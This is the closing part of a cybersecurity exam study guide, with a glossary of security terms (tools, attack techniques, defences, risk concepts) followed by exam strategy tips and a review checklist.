- Grey Hat Hacker: A hacker who may break laws or ethical norms but typically without malicious intent, often to discover vulnerabilities and report them.
- Hacktivists: Threat actors motivated by political influence and publicity, often engaging in website defacement or DDoS attacks.
- Hash Function: A mathematical algorithm that maps data of arbitrary size to a fixed-size bit string (the hash value or message digest).
- Hashcat: A powerful password cracking utility often used for offline cracking.
- Heap Spraying: A technique used in exploit development to reliably place exploit code (like shellcode) at a predictable memory location on the heap.
- Hexdump: A utility used to display binary data in a hexadecimal format.
- Hobbyists: Threat actors motivated by curiosity, fun, and fame, often engaging in low-impact activities like website defacement.
- Hosts File Poisoning: An attack that modifies a local hosts file to redirect specific domain names to malicious IP addresses.
- HTTP (Hypertext Transfer Protocol): The foundation of data communication for the World Wide Web.
- HttpOnly Cookie Flag: A cookie attribute that prevents client-side scripts from accessing the cookie, mitigating XSS-related session hijacking.
- ICMP (Internet Control Message Protocol): A helper protocol used by network devices to send error messages and operational information.
- IDS/IPS (Intrusion Detection System/Intrusion Prevention System): Systems that monitor network or system activities for malicious activity or policy violations and can optionally take action to prevent them.
- Industrial Espionage: Threat actors driven by profit to steal trade secrets or proprietary information from competing businesses.
- Integrity: The security goal of ensuring that information has not been tampered with or modified by unauthorized parties.
- John the Ripper: A popular password cracking software tool.
- Key: A secret parameter used in conjunction with a cipher to encrypt and decrypt messages.
- KEV (Known Exploited Vulnerabilities): A catalog of vulnerabilities that have been actively exploited in the wild, maintained by CISA.
- Linux Commands: Basic commands for navigating and manipulating files, directories, processes, and network settings in a Linux environment.
- Logic Bomb: A malicious piece of code intentionally inserted into a software system that activates when specific conditions are met.

- LSB (Least Significant Bit) Substitution: A steganography technique that hides data by altering the least significant bits of pixel data in an image.
- Maltego: A visual intelligence and forensics application for link analysis and data visualization, used for OSINT.
- Man-in-the-Middle (MITM) Attack: An attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.
- MD5: A widely used cryptographic hash function, now considered insecure due to known collision vulnerabilities.
- Memory Tagging: A hardware-assisted security mechanism that tags memory regions and pointers with metadata to prevent memory corruption vulnerabilities like buffer overflows and use-after-free.
- Metasploit Framework: A powerful open-source penetration testing framework used for developing, testing, and executing exploits.
- Metasploitable2: An intentionally vulnerable Linux virtual machine designed for security testing and exploit development practice.
- Microsegmentation: A network security technique that creates granular security zones to isolate workloads and apply specific security policies, typically within a data center or cloud environment.
- Mitigate (Risk Treatment): Implementing controls to reduce the likelihood or impact of a risk.
- MX (Mail Exchange Record): A type of DNS record that specifies the mail server responsible for accepting email messages on behalf of a domain name.
- Nmap: A free and open-source network scanner used to discover hosts and services on a computer network.
- NOP Sled: A sequence of No Operation (NOP) instructions (0x90 in x86 assembly) used in exploit development to create a larger "landing pad" for shellcode, making exploitation more reliable.
- Non-credentialed Scanning: A vulnerability scan performed without authentication, from an external attacker's perspective.
- Non-repudiation: A property ensuring that a party cannot successfully deny having made a statement or taken an action. Provided by digital signatures.
- NS (Name Server Record): A type of DNS record that specifies the authoritative name servers for a domain.
- NVD (National Vulnerability Database): The U.S. government repository of standards-based vulnerability management data, including CVSS scores.
- Offline Cracking: Cracking passwords by obtaining hashed passwords and attempting to crack them without directly interacting with the live authentication system.
- One-Time Pad: An encryption technique that uses a truly random key as long as the plaintext, resulting in mathematically proven perfect secrecy.
- One-way Function: A property of hash functions meaning it is computationally infeasible to reverse the hash to get the original input.
- Online Cracking: Cracking passwords by directly interacting with the authentication system, often through brute-force or dictionary attacks.
- Organized Crime (Threat Actor): Groups motivated by profit, engaging in activities like ransomware, identity theft, and cyber extortion.
- OS Fingerprinting: The process of determining the operating system of a remote host by analyzing its network traffic patterns or responses to specific probes.
- OSINT (Open-Source Intelligence): The process of collecting and analyzing information from publicly available sources for intelligence purposes.

- OWASP Top 10: A standard awareness document for developers and web application security professionals, representing the most critical security risks to web applications.
- Packet Sniffing: The act of capturing and analyzing data packets flowing across a computer network.
- Penetration Testing: An authorized simulated cyberattack on a computer system, network, or web application to evaluate its security.
- PHP (Hypertext Preprocessor): A popular server-side scripting language designed for web development.
- PIE (Position Independent Executable): An executable binary compiled to run correctly regardless of its base address in memory, often used in conjunction with ASLR.
- Piping Commands (|): A Linux feature that sends the output of one command as the input to another command.
- Plaintext: The original, unencrypted message.
- Port Mirroring: A feature on network switches that sends a copy of network packets seen on one port (or an entire VLAN) to another port, used for monitoring.
- Port Numbers: Numbers used to identify specific processes or services on a network, ranging from 1 to 65535.
- Port Scanning: The process of sending client requests to a range of server port addresses on a host, with the goal of finding active ports and assessing the services running on them.
- Prepared Statements: A method of executing database queries that separates the SQL code from the user input, effectively preventing SQL injection attacks.
- Private Key: In asymmetric encryption, the secret key known only to the owner, used for decryption or digital signing.
- Process Memory Layout: The arrangement of different memory segments (text, data, BSS, heap, stack) within a running program's address space.
- PSH (Push): A flag in TCP used to indicate that data should be pushed immediately to the application.
- PTR (Pointer Record): A type of DNS record used for reverse DNS lookups, mapping an IP address to a hostname.
- PTES (Penetration Testing Execution Standard): A comprehensive guideline for conducting penetration tests.
- Public Key: In asymmetric encryption, the key that is publicly known and used for encryption or verifying digital signatures.
- Purple Team: A cybersecurity team that combines the offensive tactics of the Red Team with the defensive strategies of the Blue Team to improve overall security.
- Qualitative Risk Analysis: A method of risk assessment that uses descriptive terms (e.g., Low, Medium, High) to evaluate risk based on impact and likelihood.
- Quantitative Risk Analysis: A method of risk assessment that uses numerical values to calculate risk, often involving monetary values.
- RC4: A stream cipher widely used in wireless networks (e.g., WEP/WPA).
- Reconnaissance: The first phase of a penetration test, involving gathering information about the target.
- Red Team: The offensive security team that simulates attacks against an organization's systems to test their defenses.
- Redundancy: The duplication of critical components or functions of a system to increase its reliability and availability.
- Relative Path: A file path that describes the location of a file or directory relative to the current working directory.
- Return to libc: An attack technique used to bypass Data Execution Prevention (DEP) by redirecting program execution to existing functions within shared libraries (like libc) instead of injecting shellcode.

- Reverse Engineering: The process of deconstructing a product or system to understand its workings, often with the goal of learning from or improving upon it.
- Risk: A measure of the extent to which an entity is threatened by a potential circumstance or event, typically measured as a function of impact and likelihood.
- Risk Appetite: The amount of risk an organization is willing to accept to achieve its objectives.
- Risk Matrix: A tool used in qualitative risk analysis to plot the likelihood and impact of risks to determine their overall severity.
- Risk Treatment: The process of selecting and implementing measures to modify risk.
- ROP (Return-Oriented Programming): An advanced exploit technique that bypasses DEP by chaining together small snippets of executable code (gadgets) already present in the program or libraries.
- RSA: A widely used asymmetric encryption algorithm, relying on the difficulty of factoring large numbers for its security.
- RST (Reset): A flag in TCP used to immediately terminate a connection.
- Salt: A random value added to a password before hashing, used to prevent rainbow table attacks.
- SameSite Cookie Flag: A cookie attribute that controls whether cookies are sent with cross-site requests, helping to prevent CSRF attacks.
- Secure Cookie Flag: A cookie attribute that ensures the cookie is only sent over HTTPS (encrypted connections), protecting it from MITM attacks.
- Security Analyst: An entry-level cybersecurity role focused on monitoring, detecting, and analyzing security incidents.
- Security Architect: A senior-level role responsible for designing and building secure IT systems and infrastructure.
- Security Engineer: A mid-level technical role involved in implementing, maintaining, and troubleshooting security systems.
- Security Researcher: A mid-level technical role that identifies new vulnerabilities and develops exploits.
- Service Version Detection: The process of identifying the specific software and version running on an open port.
- Shadow Stack: A hardware-assisted defense mechanism that maintains a separate, protected copy of return addresses to detect and prevent control flow hijacking attacks.
- SHA-1 (Secure Hash Algorithm 1): A cryptographic hash function, now considered deprecated due to known collision vulnerabilities.
- SHA-256/SHA-512: Cryptographic hash functions that are part of the SHA-2 family, currently considered secure.
- Shellcode: A small piece of assembly code used as a payload in exploits, typically to gain a command shell on the target system.
- Shodan.io: A search engine for Internet-connected devices, used for OSINT and discovering open ports/services.
- Signature-Based Detection: An IDS/IPS methodology that identifies threats by comparing network traffic or system activity against a database of known attack signatures.
- SLE (Single Loss Expectancy): The expected monetary loss if a specific threat successfully exploits a vulnerability once, calculated as AV × EF.
- Smurf Attack: A DDoS attack that uses ICMP Echo requests sent to a broadcast address with the victim's spoofed IP, causing all hosts on the network to reply to the victim.
- SOA (Start of Authority Record): A type of DNS record that contains administrative information about a DNS zone, including the primary name server.

- SOC Analyst (Security Operations Center Analyst): An entry-level role responsible for monitoring security systems, analyzing alerts, and responding to incidents.
- SQL Injection: A web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.
- SQLMap: An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws.
- SSRF (Server-Side Request Forgery): A web security vulnerability that allows an attacker to trick the server-side application into making an HTTP request to an arbitrary domain.
- SSH (Secure Shell): A cryptographic network protocol for operating network services securely over an unsecured network, commonly used for remote command-line access.
- Stack Canaries: See Canary.
- Stack Frame: A data structure that stores information about a function call on the call stack, including arguments, return address, and local variables.
- Static Analysis: Examining software code without executing it, often using tools to identify vulnerabilities or understand its structure.
- Steganalysis: The art of detecting and extracting hidden messages embedded using steganography.
- Steganography: The art and science of hiding messages or information within other non-secret data, to avoid detection.
- Stream Cipher: A symmetric-key cipher that encrypts data one bit or byte at a time (e.g., RC4).
- Stretching (Password Hashing): Intentionally making password hashing computationally intensive (slow) to deter brute-force attacks and rainbow table attacks.
- SUID (Set User ID): A special file permission in Unix-like systems that allows users to execute an executable with the permissions of the file owner.
- Symmetric Encryption: An encryption method where the same secret key is used for both encryption and decryption.
- SYN (Synchronize): A flag in TCP used to initiate a connection.
- SYN Cookies: A SYN Flood countermeasure where the server avoids allocating resources for a half-open connection until the client's ACK packet is received, validating a cryptographic cookie.
- TCP (Transmission Control Protocol): A core protocol of the Internet protocol suite, providing reliable, ordered, and error-checked delivery of a stream of octets between applications.
- TCP Full Connect Scan: A port scanning technique that completes the full TCP three-way handshake to determine if a port is open. Easily logged.
- TCP Reset (RST) Injection: An attack where an attacker injects a forged TCP RST packet into an active connection to abruptly terminate it.
- TCP SYN Scan (Half-Open Scan): A stealthy port scanning technique that sends a SYN packet and determines port status based on the SYN-ACK or RST response, without completing the handshake. Default Nmap scan.
- Telnet: An older network protocol used to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection, insecure due to plaintext transmission.
- Terrorists: Threat actors motivated by political influence and publicity, often engaging in cyberattacks to cause disruption or fear.
- Threat: The potential for a violation of security, such as a malware infection or data breach.
- Threat Actor: An individual or group that poses a threat to an organization's security.
- TLS (Transport Layer Security): The successor to SSL, a cryptographic protocol designed to provide communication security over a computer network.

- Traceroute: A network diagnostic tool that displays the path (route) and measures transit delays of packets across an Internet Protocol (IP) network.
- Transfer (Risk Treatment): Shifting the risk to another party, for example, by buying insurance or outsourcing.
- UDP (User Datagram Protocol): A connectionless, unreliable transport layer protocol often used for speed-sensitive applications like DNS, DHCP, and streaming.
- Uncredenialed Scanning: See Non-credentialed Scanning.
- UNION SELECT: An SQL injection technique that allows an attacker to combine the results of two or more SELECT statements, often used to extract data from other tables.
- URG (Urgent): A flag in TCP used to indicate that certain data within the segment is urgent.
- Use-After-Free: A memory corruption vulnerability that occurs when a program attempts to use memory after it has been deallocated, which can lead to crashes or arbitrary code execution if an attacker can control the freed memory.
- Vulnerability: A flaw or weakness in system design, implementation, or operation that could be exploited by a threat.
- Vulnerability Assessment: The process of identifying, quantifying, and prioritizing vulnerabilities in a system or network.
- Virtue Ethics: An ethical framework that focuses on the character of the moral agent rather than the specific actions or their consequences.
- Von Neumann Architecture: A computer architecture concept where both program instructions and data are stored in the same memory space.
- White Box Testing: A testing methodology where the tester has full knowledge of the internal structure, design, and implementation of the system being tested.
- White Hat Hacker: See Ethical Hacker.
- WHOIS: A query and response protocol widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name.
- Wireshark: A popular free and open-source packet analyzer used for network troubleshooting, analysis, software and communications protocol development, and education.
- XMAS Scan: A stealthy port scanning technique that sends a TCP packet with FIN, PSH, and URG flags set.
- XOR (Exclusive OR): A logical bitwise operation fundamental to many cryptographic algorithms.
- XSS (Cross-Site Scripting): A web security vulnerability that enables attackers to inject client-side scripts into web pages viewed by other users.

🚨 CRITICAL EXAM REMINDERS

Multiple Choice Strategy

- Read questions carefully for key words like "NOT", "EXCEPT"
- Eliminate obviously wrong answers first
- Remember defaults (SameSite=Lax, etc.)

Essay Question Approach

1. **Define terms clearly** (e.g., "Salt is a random value...")
2. **Explain mechanisms** (e.g., "How salt prevents rainbow tables...")
3. **Give examples** when possible

4. **Use diagrams** for complex concepts (buffer overflow, network attacks)

Common Exam Topics by Weight

1. **Web Security** (XSS, SQL injection, CSRF) - Heavy emphasis
2. **Memory Attacks** (Buffer overflow, defenses) - Heavy emphasis
3. **Network Security** (Scanning, MITM, WiFi) - Medium emphasis
4. **Cryptography** (Symmetric/asymmetric, hashing) - Medium emphasis
5. **Forensics/RE** (Tools, techniques) - Light emphasis

Calculation Practice

Always show your work for:

- **ALE calculations**: ALE = SLE × ARO
- **CVSS scoring**: Know severity ranges
- **Buffer overflow offsets**: Count bytes carefully

Tool Command Syntax

- **nmap**: Different scan types and their purposes
- **openssl**: Key generation and certificate operations
- **sqlmap**: Blind injection and database enumeration
- **Metasploit**: Module usage and payload generation

Security Principles Application

Be ready to:

- **Identify which principle is violated** in scenarios
- **Recommend appropriate controls** for vulnerabilities
- **Explain defense-in-depth** with examples

Assembly/Memory Questions

- **Understand stack layout**: ESP, EBP relationships
- **Know instruction purposes**: mov, sub, cmp differences
- **Buffer overflow prerequisites**: Vulnerable functions, return address calculation

---

REVIEW CHECKLIST

□ **Ports and Services Table** - Memorize common ports
□ **OWASP Top 10** - Know vulnerability names and examples
□ **Buffer Overflow Defenses** - ASLR, DEP, Canaries, bypass methods
□ **SQL Injection Payloads** - Union, blind, authentication bypass
□ **XSS Defense Techniques** - Input validation, output encoding, CSP
□ **Cryptography Goals** - What IS and ISN'T a cryptographic goal
□ **Network Scanning** - Nmap syntax and scan types
□ **Assembly Basics** - Prologue/epilogue, instruction purposes

□ **Team Colors** - Red, blue, purple team definitions
□ **CVSS Scoring** - Severity ranges and vector components
□ **Risk Calculations** - ALE formula and component definitions
□ **Cookie Attributes** - HttpOnly, Secure, SameSite purposes
□ **Tool Functions** - What each security tool is primarily used for

Final Tips

- **Open book**: Use index/table of contents effectively
- **Time management**: Don't spend too long on any single question
- **Show calculations**: Partial credit for correct methodology
- **Define acronyms**: Spell out technical terms
- **Real-world context**: Connect concepts to practical scenarios